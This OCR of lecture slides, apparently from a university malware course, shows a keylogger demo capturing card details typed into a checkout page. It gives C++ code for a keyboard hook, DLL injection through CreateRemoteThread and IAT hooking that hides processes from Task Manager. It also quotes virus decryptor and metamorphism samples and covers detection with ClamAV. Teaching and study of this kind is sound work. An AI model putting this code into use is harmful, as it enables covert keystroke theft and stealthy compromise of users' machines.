
SubVirt, ``Blue Pill''

Keylogger


Keylogger (Running) - Microsoft Visual Studio
File Edit View Project Build Debug Team Data Tools Test Analyze Window Help
Firefox
安全結帳 - Apple Sto...
Apple Inc. (US) https://store.apple.com/tw/checkout
Google
付款
與運送資訊相同
訂單聯絡人
Wu
Yusung
300
白天電話
區域號碼
手提電話 (可選擇填寫)
ysw@cs.nctu.edu.tw
帳單地址
縣 / 市
地址
附加詳細地址 (可選擇填寫)
郵遞區號
郵遞區號查詢
5100210012341234
123
到期 月 年
訂單摘要
購物車小計 NT$ 24,286
免費運送 NT$ 0
估計稅金 NT$ 1,214
總計 含稅
NT$ 25,500
帳戶
購物車中的項目：
iPad 2 搭配 Wi-Fi + 3G 64
出貨: 1-2 個星期
送達: Delivered within 5 business
產品編號: MC984TA/A
Keylogger
W[VK_SHIFT UP]uY[VK_SHIFT UP]usung300ysw@[VK_SHIFT UP]cs.nctu.edu.tw
5100210012341234123
Move Window
OK
Cancel
Ready
INS


Keylogger

```
BOOL __declspec(dllexport) InstallHook()
{
    hkb=SetWindowsHookEx(WH_KEYBOARD,(HOOKPROC)KeyboardProc, g_hModule,0);

    return TRUE;
}
```





```
#pragma data_seg (".keybuf")
int idxHead = 0;
int cntKeys = 0;
char keyBuf[1024] = {0};
#pragma data_seg()
#pragma comment(linker, "/section:.keybuf,rws")
```

Hiding from TaskManager



Hiding from TaskManager



Injecting HookDLL.dll

```
wchar_t szHookDLL[] = L"c:\\temp\\HookDLL.dll";

try {
    DWORD dwProcessID;

    cout<<"Target process ID : ";
    cin>>dwProcessID;

    HANDLE hProcess = OpenProcess ( PROCESS_CREATE_THREAD|PROCESS_VM_OPERATION|PROCESS_VM_WRITE,false, dwProcessID);
    if ( hProcess==NULL) throw runtime_error("OpenProcess failed");

    int cch = 1 + wcslen(szHookDLL);
    int cb = cch * sizeof(wchar_t);

    wchar_t *szRemoteHookDLL = (wchar_t*)VirtualAllocEx(hProcess, 0, cb, MEM_COMMIT, PAGE_READWRITE);

    if ( !szRemoteHookDLL) throw runtime_error("VirtualAllocEx failed");

    if ( !WriteProcessMemory(hProcess, szRemoteHookDLL,szHookDLL, cb, 0)) throw runtime_error("WriteProcessMemory failed");

    PTHREAD_START_ROUTINE pfnThreadRtn = (PTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(_T("Kernel32")), "LoadLibraryW");

    if ( !pfnThreadRtn ) throw runtime_error("GetProcAddress failed");

    HANDLE hThread = CreateRemoteThread(hProcess, 0, 0, pfnThreadRtn, szRemoteHookDLL,0 , 0);

    if (!hThread) throw runtime_error("failed to create remote thread");
    WaitForSingleObject(hThread, INFINITE);
```

Hook NtQuerySystemInformation

```
NTSTATUS WINAPI hkNtQuerySystemInformation(
  __in       SYSTEM_INFORMATION_CLASS SystemInformationClass,
  __inout    PVOID SystemInformation,
  __in       ULONG SystemInformationLength,
  __out_opt  PULONG ReturnLength
)
{
    NTSTATUS status = (*pNtQuerySystemInformation)(SystemInformationClass, SystemInformation, SystemInformationLength, ReturnLength);

    if ( SystemInformationClass == SystemProcessInformation ) {
        memset(SystemInformation, 0, SystemInformationLength);
        if ( ReturnLength)
            *ReturnLength = 0;
    }

    return status;
}


void BeginHook()
{

    HookFunctionInAllModules("Kernel32.dll", "LoadLibraryA", (PROC)hkLoadLibraryA);
    HookFunctionInAllModules("Kernel32.dll", "LoadLibraryW", (PROC)hkLoadLibraryW);
    HookFunctionInAllModules("Kernel32.dll", "LoadLibraryExA", (PROC)hkLoadLibraryExA);
    HookFunctionInAllModules("Kernel32.dll", "LoadLibraryExW", (PROC)hkLoadLibraryExW);
    HookFunctionInAllModules("Kernel32.dll", "GetProcAddress", (PROC)hkGetProcAddress);
    pNtQuerySystemInformation = (tNtQuerySystemInformation)GetProcAddress(GetModuleHandleA("ntdll"),"NtQuerySystemInformation");
    HookFunctionInAllModules("ntdll.dll", "NtQuerySystemInformation", (PROC)hkNtQuerySystemInformation);
}
```

```
void HookFunctionInAllModules( LPCSTR szCalleeModuleName, LPCSTR szCurrentFunctionName , PROC pfnNew)
{

    HANDLE hProcess;
    HMODULE hModules[2048];
    DWORD cbNeeded;
    int k;

    AddToHookList(szCalleeModuleName, szCurrentFunctionName, pfnNew);
    hProcess = GetCurrentProcess();
    PROC pfnCurrent = GetProcAddress(GetModuleHandleA(szCalleeModuleName), szCurrentFunctionName);

    printf("HookFunctionInAllModules ");
    printf("(%s at %X) \n", szCurrentFunctionName, pfnCurrent);

    if ( !EnumProcessModulesEx(hProcess, hModules, sizeof(hModules), &cbNeeded, LIST_MODULES_ALL) ) {
        printf("\tList modules failed = %d\n", GetLastError());
    }

    for ( k = 0; k < cbNeeded / sizeof(HMODULE); k++) {
        TCHAR module_file_name[512];

        if ( hModules[k] == reinterpret_cast<HMODULE>(&__ImageBase) )
            continue;

        GetModuleFileNameEx(hProcess, hModules[k], module_file_name, sizeof(module_file_name)/sizeof(TCHAR));
        _tprintf(_T("\t%x %s\n"), hModules[k], module_file_name);
        ReplaceIAT(hModules[k], szCalleeModuleName, pfnCurrent, pfnNew, szCurrentFunctionName);
    }
}
```

Change Import Address Table

```
HookFunctionInAllModules (GetProcAddress at 770A3470)
        3f8f0000 D:\Documents\svn_Hank\nctu\Courses\2011 ??????\codes\HookTarget\x64\Debug\HookTarget.exe
                Change IAT entry KERNEL32.dll GetProcAddress 770A3470 => FA9013CF
        773b0000 C:\Windows\SYSTEM32\ntdll.dll
        77080000 C:\Windows\system32\kernel32.dll
        fdaa0000 C:\Windows\system32\KERNELBASE.dll
        f4b0000 C:\Windows\system32\MSVCR100D.dll
                Change IAT entry KERNEL32.dll GetProcAddress 770A3470 => FA9013CF
        f2b20000 C:\Windows\system32\dbghelp.dll
        fe130000 C:\Windows\system32\msvcrt.dll
        77580000 C:\Windows\system32\PSAPI.DLL
        fa50000 C:\Windows\system32\MSVCP100D.dll
HookFunctionInAllModules (NtQuerySystemInformation at 773FFA10)
        3f8f0000 D:\Documents\svn_Hank\nctu\Courses\2011 ??????\codes\HookTarget\x64\Debug\HookTarget.exe
        773b0000 C:\Windows\SYSTEM32\ntdll.dll
        77080000 C:\Windows\system32\kernel32.dll
                Change IAT entry ntdll.dll NtQuerySystemInformation 773FFA10 => FA901262
                Change IAT entry ntdll.dll NtQuerySystemInformation 773FFA10 => FA901262
        fdaa0000 C:\Windows\system32\KERNELBASE.dll
                Change IAT entry ntdll.dll NtQuerySystemInformation 773FFA10 => FA901262
                Change IAT entry ntdll.dll NtQuerySystemInformation 773FFA10 => FA901262
        f4b0000 C:\Windows\system32\MSVCR100D.dll
        f2b20000 C:\Windows\system32\dbghelp.dll
        fe130000 C:\Windows\system32\msvcrt.dll
        77580000 C:\Windows\system32\PSAPI.DLL
        fa50000 C:\Windows\system32\MSVCP100D.dll
```


Change Import Address Table

```
void ReplaceIAT(HMODULE hmodCaller, LPCSTR pszCalleeModName, PROC pfnCurrent, PROC pfnNew,  PCSTR szFunctionNameHint = "")
{
    PIMAGE_IMPORT_DESCRIPTOR pImportDesc;
    ULONG ulSize;
    PIMAGE_SECTION_HEADER pImage_section_header;
    pImportDesc = (PIMAGE_IMPORT_DESCRIPTOR)ImageDirectoryEntryToDataEx( hmodCaller, true, IMAGE_DIRECTORY_ENTRY_IMPORT,
        &ulSize, &pImage_section_header);
    //      printf("ulSize = %d\n", ulSize);

    if ( pImportDesc) {
        for ( ; pImportDesc->Name; ++pImportDesc) {
            PSTR pszModName = (PSTR) ((PBYTE)hmodCaller + pImportDesc->Name);

            if ( stricmp(pszCalleeModName, pszModName) )
                continue;

            PIMAGE_THUNK_DATA pThunk = (PIMAGE_THUNK_DATA)((PBYTE)hmodCaller + pImportDesc->FirstThunk);

            for ( ; pThunk->u1.Function; pThunk++) {
                PROC* ppfn = (PROC*) &pThunk->u1.Function;
                if ( *ppfn == pfnCurrent) {
                    printf("\t\tChange IAT entry %s %s %X => %X\n", pszModName, szFunctionNameHint, *ppfn, pfnNew);
                    WriteProcessMemory(GetCurrentProcess(), ppfn, &pfnNew, sizeof(pfnNew), 0);
                }
            }
        }
    }
}
```

Detection of Malware

- Static Analysis
  - Pattern matching
    - Hash, string pattern, regular expression, static decryptor, packer code
  - X-ray scanning
  - Smart scanning
  - …..
- ClamAV
  - Creating signatures for ClamAV
  - Writing ClamAV Signatures
  - ClamAV Bytecode Compiler

Detection of Malware



Evade Detection by Encryption

Listing 7.2

The Decryptor of the W95/Mad.2736 Virus

```
    mov     edi,00403045h ;  Set EDI to Start
    add     edi,ebp       ; Adjust according to base
    mov     ecx,0A6Bh     ; length of encrypted virus body
    mov     al,[key]      ; pick the key

Decrypt:
    xor     [edi],al      ; decrypt body
    inc     edi           ; increment counter position
    loop    Decrypt       ; until all bytes are decrypted
    jmp     Start         ; Jump to Start (jump over some data)

DB    key     86          ; variable one byte key
Start:                    ; encrypted/decrypted virus body
```

(From The Art of Computer Virus Research and Defense by Peter Szor)

Evade Detection by Polymorphism

An Illustration of a W95/Marburg Decryptor Instance

```
Start:
                        ; Encrypted/Decrypted Virus body is placed here

Routine-6:
dec     esi             ; decrement loop counter
ret

Routine-3:
mov     esi,439FE661h   ; set loop counter in ESI
ret

Routine-4:
xor     byte ptr [edi],6F ; decrypt with a constant byte
ret

Routine-5:
add     edi,0001h       ; point to next byte to decrypt
ret

Decryptor_Start:
call    Routine-1       ; set EDI to "Start"
call    Routine-3       ; set loop counter

Decrypt:
call    Routine-4       ; decrypt
call    Routine-5       ; get next
call    Routine-6       ; decrement loop register
cmp     esi,439FD271h   ; is everything decrypted?
jnz     Decrypt         ; not yet, continue to decrypt
jmp     Start           ; jump to decrypted start

Routine-1:
call    Routine-2       ; Call to POP trick!

Routine-2:
pop     edi
sub     edi,143Ah       ; EDI points to "Start"
ret
```

(From The Art of Computer Virus Research and Defense by Peter Szor)

Evade Detection by Metamorphism

Different Generations of the W32/Evol Virus

a. An early generation:

```
C7060F000055        mov     dword ptr [esi],5500000Fh
C746048BEC5151      mov     dword ptr [esi+0004],5151EC8Bh
```

b. And one of its later generations:

```
BF0F000055          mov     edi,5500000Fh
893E                mov     [esi],edi
5F                  pop     edi
52                  push    edx
B640                mov     dh,40
BA8BEC5151          mov     edx,5151EC8Bh
53                  push    ebx
8BDA                mov     ebx,edx
895E04              mov     [esi+0004],ebx
```

c. And yet another generation with recalculated ("encrypted") "constant" data:

```
BB0F000055          mov     ebx,5500000Fh
891E                mov     [esi],ebx
5B                  pop     ebx
51                  push    ecx
B9CB00C05F          mov     ecx,5FC000CBh
81C1C0EB91F1        add     ecx,F191EBC0h ; ecx=5151EC8Bh
894E04              mov     [esi+0004],ecx
```

(From The Art of Computer Virus Research and Defense by Peter Szor)